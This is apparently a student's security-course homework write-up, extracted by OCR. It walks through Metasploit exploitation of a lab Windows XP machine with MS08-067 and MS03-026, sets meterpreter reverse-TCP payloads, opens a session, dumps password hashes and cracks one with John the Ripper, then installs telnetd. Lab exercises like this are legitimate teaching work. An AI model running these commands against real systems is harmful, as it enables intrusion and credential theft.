
EE/CMPE 209 HOMEWORK 2

Name : Prashanth Rajasekar
Sjsu-ID : 011824260


2.1 METASPLOIT

2.1.1. Install Nessus and scan a vulnerable system (such as Windows XP).



2.1.2 choosing vulnerability MS08-067 vulnerability

2.1.3 MSFCONSOLE



2.1.4 Finding a match between Metasploit and Nessus

```
msf > search ms08-067
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                  Disclosure Date  Rank   Description
   ----                                  ---------------  ----   -----------
   exploit/windows/smb/ms08_067_netapi   2008-10-28       great  MS08-067 Microso
ft Server Service Relative Path Stack Corruption


msf >
```

2.1.5 Choosing the exploit

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) >
```

2.1.6 Choosing a payload

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
VNC Server (Reflective Injection), Reverse Hop HTTP/HTTPS Stager
   windows/vncinject/reverse_http                                  normal
VNC Server (Reflective Injection), Windows Reverse HTTP Stager (wininet)
   windows/vncinject/reverse_ipv6_tcp                              normal
VNC Server (Reflective Injection), Reverse TCP Stager (IPv6)
   windows/vncinject/reverse_nonx_tcp                              normal
VNC Server (Reflective Injection), Reverse TCP Stager (No NX or Win7)
   windows/vncinject/reverse_ord_tcp                               normal
VNC Server (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   windows/vncinject/reverse_tcp                                   normal
VNC Server (Reflective Injection), Reverse TCP Stager
   windows/vncinject/reverse_tcp_allports                          normal
VNC Server (Reflective Injection), Reverse All-Port TCP Stager
   windows/vncinject/reverse_tcp_dns                               normal
VNC Server (Reflective Injection), Reverse TCP Stager (DNS)
   windows/vncinject/reverse_tcp_rc4                               normal
VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Met
asm)
   windows/vncinject/reverse_tcp_uuid                              normal
VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support
   windows/vncinject/reverse_udp                                   normal
VNC Server (Reflective Injection), Reverse UDP Stager with UUID Support

msf exploit(windows/smb/ms08_067_netapi) >
```

2.1.7 Setting the payload

```
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) >
```

2.1.8 Finding the Options


```
root@kali: ~
File  Edit  View  Search  Terminal  Help
se_tcp
msf exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST                      yes       The listen address (an interface may be
specified)
   LPORT     4444             yes       The listen port


Exploit target:
```

2.1.9 Setting the options


```
msf exploit(ms08_067_netapi) > set RHOST 192.168.203.130
RHOST => 192.168.203.130
```

```
msf exploit(ms08_067_netapi) > set LHOST 192.168.203.142
LHOST => 192.168.203.142
```

2.1.10 EXPLOIT !!!!



run post/windows/gather/hashdump



It gives the hash values of the passwords.

Lets try other exploits also.

```
Matching Modules
================

   Name                                  Disclosure Date  Rank   Description
   ----                                  ---------------  ----   -----------
   exploit/windows/dcerpc/ms03_026_dcom  2003-07-16       great  MS03-026 Micros
oft RPC DCOM Interface Overflow


msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) >
```

```
msf exploit(ms03_026_dcom) > set payload windows/meterpreter/reverse_tcp_dns
payload => windows/meterpreter/reverse_tcp_dns
msf exploit(ms03_026_dcom) >
```

```
root@osboxes: ~
File  Edit  View  Search  Terminal  Help
   0   Windows NT SP3-6a/2000/XP/2003 Universal


msf exploit(ms03_026_dcom) > set payload windows/meterpreter/reverse_tcp_dns
payload => windows/meterpreter/reverse_tcp_dns
msf exploit(ms03_026_dcom) > set RHOST 192.168.203.130
RHOST => 192.168.203.130
msf exploit(ms03_026_dcom) > set LHOST 192.168.203.142
LHOST => 192.168.203.142
msf exploit(ms03_026_dcom) > exploit

[*] Started reverse TCP handler on 192.168.203.142:4444
[*] 192.168.203.130:135 - Trying target Windows NT SP3-6a/2000/XP/2003 Universal
...
[*] 192.168.203.130:135 - Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@nc
acn_ip_tcp:192.168.203.130[135] ...
[*] 192.168.203.130:135 - Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncac
n_ip_tcp:192.168.203.130[135] ...
[*] 192.168.203.130:135 - Sending exploit ...
[*] Sending stage (179267 bytes) to 192.168.203.130
[*] Meterpreter session 1 opened (192.168.203.142:4444 -> 192.168.203.130:1103)
at 2018-09-25 21:39:13 -0400

meterpreter >
```

Hashdump


```
meterpreter > hashdump
Administrator:500:6a98eb0fb88a449cbe6fabfd825bca61:d144986c6122b1b1654ba39932465
528:::
curly:1006:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
cybersecurity:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:31a5c4dcfeace3cfeca3c5e1dbd8d759:f259a2d949871f282254d3a7547b
c128:::
larry:1004:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
moe:1005:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:c41e7913cce69501022d346f3
4376103:::
meterpreter >
```


```
root@osboxes: ~
File  Edit  View  Search  Terminal  Help
bash: joh: command not found
root@osboxes:~# john exploit.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
root@osboxes:~# john --format=NT exploit.txt
stat: exploit.txt: No such file or directory
root@osboxes:~# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
root@osboxes:~# echo 'cybersecurity:1003:9a8aa7ddbb55483daad3b435b51404ee:2f4bbc
6db4ba5c21a678b3874800db60:::'>password.txt
root@osboxes:~# ls
Desktop    Downloads  password.txt  Public     Videos
Documents  Music      Pictures      Templates
root@osboxes:~# john --format=NT password.txt
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
narrow           (cybersecurity)
1g 0:00:00:05 DONE 3/3 (2018-09-25 22:27) 0.1760g/s 7442Kp/s 7442Kc/s 7442KC/s n
arrox..narroc
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@osboxes:~#
```


Password is “narrow”


The result of hashdump shows that there are more than 3 hosts available to be exploited.

2.2.1 . Install telnetd


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# sudo apt-get install telnetd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
libgcab-1.0-0
Use 'sudo apt autoremove' to remove it.
The following NEW packages will be installed:
telnetd
0 upgraded, 1 newly installed, 0 to remove and 309 not upgraded.
Need to get 45.6 kB of archives.
After this operation, 108 kB of additional disk space will be used.
Get:1 http://mirrors.ocf.berkeley.edu/kali kali-rolling/main i386 telnetd i386 0


root@kali: ~
File Edit View Search Terminal Help
root 2568 2 0 17:45 ? 00:00:00 [kworker/u2:2]
root 2572 1597 0 17:45 pts/0 00:00:00 ps -ef
root@kali:~# sudo apt-get install openbsd-inetd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
libgcab-1.0-0
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
tcpd
The following packages will be REMOVED:
xinetd



root@kali: ~
File Edit View Search Terminal Help
root@kali:/etc# sudo vim inet.conf


root@kali: /etc
File Edit View Search Terminal Help
telnet stream tcp nowait root /usr/sbin/tcpd in.telnetd

